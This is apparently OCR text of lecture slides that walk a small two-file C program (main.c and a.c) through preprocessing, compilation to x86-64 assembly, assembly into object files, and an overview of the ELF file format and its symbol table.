
- Translates C into assembly
- Performs syntax and type checking
- Optimizes code

```
# main.s (x86-64, AT&T)
    .globl main
main:
    pushq   %rbp
    movq    %rsp, %rbp
    leaq    .Lhello(%rip),
%rdi
    call    printf@PLT
    call    test@PLT
    movl    $0, %eax
    popq    %rbp
    ret
    .section .rodata
.Lhello:
    .string "Hello\n"
```

main.asm

```
# a.s (x86-64, AT&T)
    .globl test
test:
    pushq   %rbp
    movq    %rsp, %rbp
    leaq    .Lmsg(%rip), %rdi
    call    puts@PLT
    popq    %rbp
    ret
    .section .rodata
.Lmsg:
    .string "from test()"
```

a.asm



#include <stdio.h>
#include "a.h"
int main() {
printf("Hello\n");
test();
return 0;
}
main.c
#include "a.h"
void test()
{
puts("from test()");
}
a.c
Preprocessor
/* expanded from stdio.h */
extern int printf(const char *__restrict__ format, ...);
/* expanded from a.h */
void test(void);
int main() {
printf("Hello\n");
test();
return 0;
}
main.i
/* expanded from stdio.h */
extern int puts(const char *);
/* expanded from a.h */
void test(void);
void test() {
puts("from test()");
}
a.i
Compiler
main.s (x86-64, AT&T)
.globl main
main:
pushq %rbp
movq %rsp, %rbp
leaq .Lhello(%rip), %rdi
call printf@PLT
call test@PLT
movl $0, %eax
popq %rbp
ret
.section .rodata
.Lhello:
.string "Hello\n"
main.asm
a.s (x86-64, AT&T)
.globl test
test:
pushq %rbp
movq %rsp, %rbp
leaq .Lmsg(%rip), %rdi
call puts@PLT
popq %rbp
ret
.section .rodata
.Lmsg:
.string "from test()"
a.asm
Assembler
010010100101010010
100101010100101010
010100101010010101
001010100101010010
101001010100101010
010101001010010010
100101001010100101
main.o
101001010010101001
010010101010010101
001010010101001010
100101010010101001
010100101001000100
100100101010010010
101001001010100101
a.o

```
# main.s (x86-64, AT&T)
    .globl main
main:
    pushq   %rbp
    movq    %rsp, %rbp
    leaq    .Lhello(%rip),
%rdi
    call    printf@PLT
    call    test@PLT
    movl    $0, %eax
    popq    %rbp
    ret
    .section .rodata
.Lhello:
    .string "Hello\n"
```

main.asm

```
# a.s (x86-64, AT&T)
    .globl test
test:
    pushq   %rbp
    movq    %rsp, %rbp
    leaq    .Lmsg(%rip), %rdi
    call    puts@PLT
    popq    %rbp
    ret
    .section .rodata
.Lmsg:
    .string "from test()"
```


a.asm

Assembler

- Maps symbolic instructions to opcodes
- Produces machine code (hardware dependent)


```
0100101001010100 10
1001010100101010
0101001010010101
0010100101010010
1010010100101010
0101010010010010
1001010010100101
```

main.o



```
1010010100101010 01
0100101010010101
0010100101001010
1001010100101001
0101001010010010
1001001010100101
```

a.o



#include <stdio.h>
#include "a.h"
int main() {
printf("Hello\n");
test();
return 0;
}
main.c
#include "a.h"
void test()
{
puts("from test()");
}
a.c
Preprocessor
/* expanded from stdio.h */
extern int printf(const char *__restrict__ format, ...);
/* expanded from a.h */
void test(void);
int main() {
printf("Hello\n");
test();
return 0;
}
main.i
/* expanded from stdio.h */
extern int puts(const char *);
/* expanded from a.h */
void test(void);
void test() {
puts("from test()");
}
a.i
Compiler
main.s (x86-64, AT&T)
.globl main
main:
pushq %rbp
movq %rsp, %rbp
leaq .Lhello(%rip), %rdi
call printf@PLT
call test@PLT
movl $0, %eax
popq %rbp
ret
.section .rodata
.Lhello:
.string "Hello\n"
main.asm
a.s (x86-64, AT&T)
.globl test
test:
pushq %rbp
movq %rsp, %rbp
leaq .Lmsg(%rip), %rdi
call puts@PLT
popq %rbp
ret
.section .rodata
.Lmsg:
.string "from test()"
a.asm
Assembler
01001010010101010010
10010101010100101010
01010010101010010101
00101010010101010010
10100101010100101010
01010100101010010010
10010100101010100101
main.o
10100101001010101001
01001010101010010101
00101001010101001010
10010101001010101001
01010010101001000100
10010010101010010010
10100100101010100101
a.o


main.c
a.c
gcc -c main.c a.c
main.o
a.o


10100101010010100110101001010
01001010011010100101010010100
01101010010101001010011010100
01010100101001101010010101000
10100110100101010010100110100
10010101001010011010100101010
00101001101010010101001010010
10101001010100101001101010010
01010010100110011010010101000
10100110101001010100101001100
10100101010010100110101001010
01001010011010100101010010100
01101010010101001010011010010
01010010100110101001010100100
10011010100101010010100110100
10010101001010011010100101010
00101001101010010101001010010
10011010010101001010011010100
01010100101001101010010101000
10010101001010011001101001010
01001010011010100101010010100
01101010010101000100101010010
01010010101001010011010100100
10101001001010100101001100110
01001010100101001101010010100
10010100110101001010100010010
01010010101001001010100101000
11010100101010010010101001010
00110011010010101001010011010


main.o

ELF File Format




main.o

ELF File Format



ELF File Format



main.o

Metadata about the file: architecture, entry point, offsets, etc.

Initialized global/static variables

Executable machine code (instructions)

Read-only data (const variables, string literals)

Uninitialized global/static variables (allocated at runtime, zero-filled)

Symbol Table: function and variable names with addresses (used for linking/debugging)

ELF File Format

main.o

Symbol Table

Symbols: *name -> address*

